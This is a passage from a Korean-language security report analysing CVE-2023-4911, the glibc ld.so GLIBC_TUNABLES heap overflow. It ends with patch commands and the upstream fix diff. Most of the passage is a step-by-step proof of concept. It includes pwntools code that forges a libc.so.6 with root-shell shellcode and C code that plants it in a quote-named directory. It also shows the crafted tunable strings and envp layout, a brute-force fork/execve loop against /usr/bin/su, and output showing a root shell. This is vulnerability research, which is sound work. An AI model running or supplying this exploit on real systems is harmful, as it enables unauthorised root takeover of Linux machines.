77  __minimal_calloc (size_t nmemb, size_t size)
78  {
79    /* New memory from the trivial malloc above is always already cleared.
80       (We make sure that's true in the rare occasion it might not be,
81       by clearing memory in free, below.)  */
82    size_t bytes = nmemb * size;
83
84  #define HALF_SIZE_T (((size_t) 1) << (8 * sizeof (size_t) / 2))
85    if (__builtin_expect ((nmemb | size) >= HALF_SIZE_T, 0)
86        && size != 0 && bytes / size != nmemb)
87      return NULL;
88
89    return malloc (bytes);
90  }
```

그림 19. 초기화 로직이 존재하지 않는 __minimal_calloc() 함수

■ PoC 상세 분석

Step 1. 조작된 라이브러리 제작

동적 로드되어 권한 상승을 유발하는 악의적인 라이브러리를 생성한다. 동적 라이브러리 함수 중 프로그램이 실행될 때 호출되는 __libc_start_main() 함수의 기능에 root 권한의 쉘을 탈취하는 함수가 동작하도록 구현한다. 악의적인 라이브러리 생성은 Python 의 pwntools 모듈을 이용하여 작업을 수행하였다.

사용자 권한과 그룹 권한을 모두 0(root)으로 설정하고 쉘을 실행하는 쉘 코드를 생성한다. 이후 libc.so.6 파일을 복사하여 __libc_start_main() 함수부분을 덮어쓴 조작된 libc.so.6 파일을 생성한다.

```
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
d = bytearray(open(libc.path, "rb").read())

sc = asm(shellcraft.setuid(0) + shellcraft.setgid(0) + shellcraft.sh())

orig = libc.read(libc.sym["__libc_start_main"], 0x10)
idx = d.find(orig)
d[idx : idx + len(sc)] = sc

open("./libc.so.6", "wb").write(d)
```

그림 20. 조작된 라이브러리 생성

조작된 라이브러리를 디스어셈블러를 통해 확인하면 __libc_start_main() 함수의 동작이 아래와 같이 변조되어 함수가 호출되었을 때 권한이 0(root)로 설정된 쉘을 얻을 수 있다.



그림 21. 조작된 라이브러리의 __libc_start_main() 함수

Step 2. 조작된 라이브러리 로딩

먼저 쉘 코드를 포함한 조작된 라이브러리를 " 폴더 하위에 복사한다. " 폴더를 생성하는 이유는 하단에서 자세히 다룬다.

```
// copy forged libc
if (mkdir("\"", 0755) == 0)
{
    int sfd, dfd, len;
    char buf[0x1000];
    dfd = open("\"/libc.so.6", O_CREAT | O_WRONLY, 0755);
    sfd = open("./libc.so.6", O_RDONLY);
    do
    {
        len = read(sfd, buf, sizeof(buf));
        write(dfd, buf, len);
    } while (len == sizeof(buf));
    close(sfd);
    close(dfd);
} // else already exists, skip
```

그림 22. 악의적인 라이브러리를 " 폴더에 복사하여 생성

다음으로 3 개의 GLIBC_TUNABLES 환경 변수를 추가한다. 첫 번째 환경 변수를 담은 배열 filler는 ld.so 의 rw 세그먼트를 채워 다음 동적 할당 시 새로운 영역의 메모리를 할당 받도록 한다. 두 번째 환경 변수를 담은 배열 kv는 힙 버퍼 오버플로우 취약점을 발생시키며 link_map 구조체의 들어갈 값을 미리 메모리에 작성한다. 마지막 환경 변수를 담은 배열 filler2 를 통해 link_map 구조체가 정확한 위치의 메모리를 할당 받을 수 있도록 힙 메모리를 채우는 오프셋 역할을 한다.

```
strcpy(filler, "GLIBC_TUNABLES=glibc.malloc.mxfast=");
for (int i = strlen(filler); i < sizeof(filler) - 1; i++)
{
    filler[i] = 'F';
}
filler[sizeof(filler) - 1] = '\0';

strcpy(kv, "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=");
for (int i = strlen(kv); i < sizeof(kv) - 1; i++)
{
    kv[i] = 'A';
}
kv[sizeof(kv) - 1] = '\0';

strcpy(filler2, "GLIBC_TUNABLES=glibc.malloc.mxfast=");
for (int i = strlen(filler2); i < sizeof(filler2) - 1; i++)
{
    filler2[i] = 'F';
}
filler2[sizeof(filler2) - 1] = '\0';
```

Size : 0xd00

ld.so의 rw 세그먼트를 채워 새로운 힙영역을 할당 받기 위함

Size = 0x600

오버플로우를 발생시켜 Heap 영역에 라이브러리 포인터 값을 넣기 위함

Size = 0x620

link_map 구조체가 할당 되는 위치를 맞추기 위함

그림 23. 3 개의 GLIBC_TUNABLES 환경 변수

환경 변수로 넘겨줄 0x1000 크기의 envp 배열을 설정한다. envp[0]에는 첫번째 환경 변수, envp[1]에는 두 번째 환경 변수를 넣고 그 뒤에 알맞은 위치에 스택 포인터를 넣은 뒤 세 번째 환경 변수를 넣어 환경 변수가 처리될 때 힙 버퍼 오버플로우가 발생해 l_info[DT_RPATH]에 스택 포인터가 쓰이도록 한다.

```
for (int i = 0; i < 0xfff; i++)
{
    envp[i] = "";
}

for (int i = 0; i < sizeof(dt_rpath); i += 8)
{
    *(uintptr_t *)(dt_rpath + i) = -0x14ULL;
}
dt_rpath[sizeof(dt_rpath) - 1] = '\0';

envp[0] = filler;                                   // pads away loader rw section
envp[1] = kv;                                       // payload
envp[0x65] = "";                                    // struct link_map ofs marker
envp[0x65 + 0xb8] = "\x30\xf0\xff\xff\xfd\x7f";     // l_info[DT_RPATH]
envp[0xf7f] = filler2;                              // pads away :tunable2=AAA: in between
for (int i = 0; i < 0x2f; i++)
{
    envp[0xf80 + i] = dt_rpath;
}
envp[0xffe] = "AAAA"; // alignment, currently already aligned
```

0x20000

0xfffffffffffffec

임의의 스택 주소를 사용

(0xfffffffffffffec)로 남은 환경 변수 구간을 모두 채움

그림 24. envp 배열을 설정하여 환경 변수 조작

나머지 환경 변수 영역은 -0x14(0xfffffffffffffec)로 채운다. 이는 .dynstr 섹션을 가리키는 포인터에서 -0x14 위치에 있는 문자를 디렉토리 명으로 사용하기 때문이며 실제로 '/usr/bin/su'를 실행하여 .dynstr 섹션의 하위 주소를 살펴보면 해당 문자열이 존재한다.

```
pwndbg> x/s 0x55bd62d1eff0-0x14
0x55bd62d1efdc: "\""
```

그림 25. .dynstr 섹션 내 문자열 확인

또한 l_info[DT_RPATH]에 들어갈 스택 포인터로 [0x7ffdfffff030]이라는 전체 스택의 중간 주소를 넣는다. 이는 프로그램이 실행될 때마다 스택이 랜덤한 주소를 가지는 ASLR 보안 기법을 우회하기 위한 방법이다. 이후 환경 변수 영역에 -0x14 를 가득 채운 뒤 해당 주소가 환경 변수 영역을 가리킬 때까지 프로그램을 반복적으로 실행한다. 리눅스 스택 영역은 16GB 영역에서 랜덤하게 정해지며 환경 변수 영역은 최대 6MB 를 차지할 수 있기 때문에 16GB / 6MB = 2730 번의 시도를 진행하면 환경 변수 영역에 도달할 가능성이 높아진다.

fork() 함수를 통해 envp 배열을 환경 변수로 포함한 /usr/bin/su 파일을 반복적으로 실행한다.

```
int pid;
for (int ct = 1;; ct++)
{
    if (ct % 100 == 0)
    {
        printf("try %d\n", ct);
    }
    if ((pid = fork()) < 0)
    {
        perror("fork");
        break;
    }
    else if (pid == 0) // child
    {
        if (execve(argv[0], argv, envp) < 0)
        {
            perror("execve");
            break;
        }
    }
    else // parent
```

프로세스 생성

환경 변수를 포함하여 /usr/bin/su --help 실행

그림 26. 반복적으로 프로세스 생성

지정한 스택 포인터가 -0x14 값을 가진 환경 변수 영역에 도달하면 " 위치에 있는 악의적인 라이브러리를 로드하며 함수의 기능이 변조된다.

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
    0x55e620c5a000     0x55e620c5d000 r--p     3000      0 /usr/bin/su
    0x55e620c5d000     0x55e620c64000 r-xp     7000   3000 /usr/bin/su
    0x55e620c64000     0x55e620c66000 r--p     2000   a000 /usr/bin/su
    0x55e620c67000     0x55e620c69000 rw-p     2000   c000 /usr/bin/su
    0x7f2aa3d05000     0x7f2aa3d07000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d07000     0x7f2aa3d0a000 r-xp     3000   2000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0a000     0x7f2aa3d0b000 r--p     1000   5000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0b000     0x7f2aa3d0d000 rw-p     2000   5000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0d000     0x7f2aa3d10000 r--p     3000      0 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d10000     0x7f2aa3d18000 r-xp     8000   3000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d18000     0x7f2aa3d2d000 r--p    15000   b000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d2d000     0x7f2aa3d2f000 rw-p     2000  1f000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d2f000     0x7f2aa3d3b000 rw-p     c000      0 [anon_7f2aa3d2f]
    0x7f2aa3d3b000     0x7f2aa3d63000 r--p    28000      0 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3d63000     0x7f2aa3ef8000 r-xp   195000  28000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3ef8000     0x7f2aa3f50000 r--p    58000 1bd000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3f50000     0x7f2aa3f56000 rw-p     6000 214000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3f56000     0x7f2aa3f63000 rw-p     d000      0 [anon_7f2aa3f56]
```

그림 27. 상대 경로를 통한 악의적인 라이브러리 로드

__libc_main_start() 함수가 실행되면 루트 권한의 쉘 탈취에 성공한다.

```
eqst@23NB0109:~/CVE-2023-4911$ ./exp
# id
uid=0(root) gid=0(root) groups=0(root),1001(eqst)
```

그림 28. 변조된 __libc_main_start 함수가 실행되어 루트 쉘 획득

■ 대응 방안

해당 문제를 해결하기 위한 GNU C 라이브러리 패치가 배포됐다. 취약한 라이브러리를 업데이트 하는 명령어는 다음과 같다.

Ubuntu(우분투) : sudo apt install libc6
Fedora(페도라) : sudo yum update glibc
Debian(데비안) : sudo apt install libc6
* 조치 시 서비스 가용성 테스트 후 업데이트를 진행하여야 한다.

패치된 라이브러리 소스코드를 살펴보면 유효한 tunable name 을 찾지 못하고 문자열의 끝에 도달한 경우 반복문에서 탈출한다.

```
@@ -180,11 +180,7 @@ parse_tunables (char *tunestr, char *valstring)
       /* If we reach the end of the string before getting a valid name-value
          pair, bail out.  */
       if (p[len] == '₩0')
-       {
-         if (__libc_enable_secure)
-           tunestr[off] = '₩0';
-         return;
-       }
+       break;

       /* We did not find a valid name-value pair before encountering the
          colon.  */
```

그림 29. 문자열 검사 후 name-value 탐색 실패 시 반복 탈출

또한, 문자열을 처리한 뒤 문자열 끝에 도달한 경우 값을 유지하지 않고 반복문에서 탈출한다.

```
@@ -244,9 +240,16 @@ parse_tunables (char *tunestr, char *valstring)
         }
       }

-      if (p[len] != '₩0')
-       p += len + 1;
+      /* We reached the end while processing the tunable string.  */
+      if (p[len] == '₩0')
+       break;
+
+      p += len + 1;
     }
+
+  /* Terminate tunestr before we leave.  */
+  if (__libc_enable_secure)
+    tunestr[off] = '₩0';
 }
```

그림 30. 문자열 처리 후 문자열 종료 시 반복 탈출

■ 참고 사이트

• URL : https://github.com/leesh3288/CVE-2023-4911
• URL : https://github.com/ruycr4ft/CVE-2023-4911
• URL : https://elixir.bootlin.com/glibc/glibc-2.35/source/elf/dl-tunables.c
• URL : https://sourceware.org/git/?p=glibc.git;a=commit;h=1056e5b4c3f2d90ed2b4a55f96add28da2f4c8fa
• URL : https://www.qualys.com/2023/10/03/cve-2023-4911/looney-tunables-local-privilege-escalation-glibc-ld-so.txt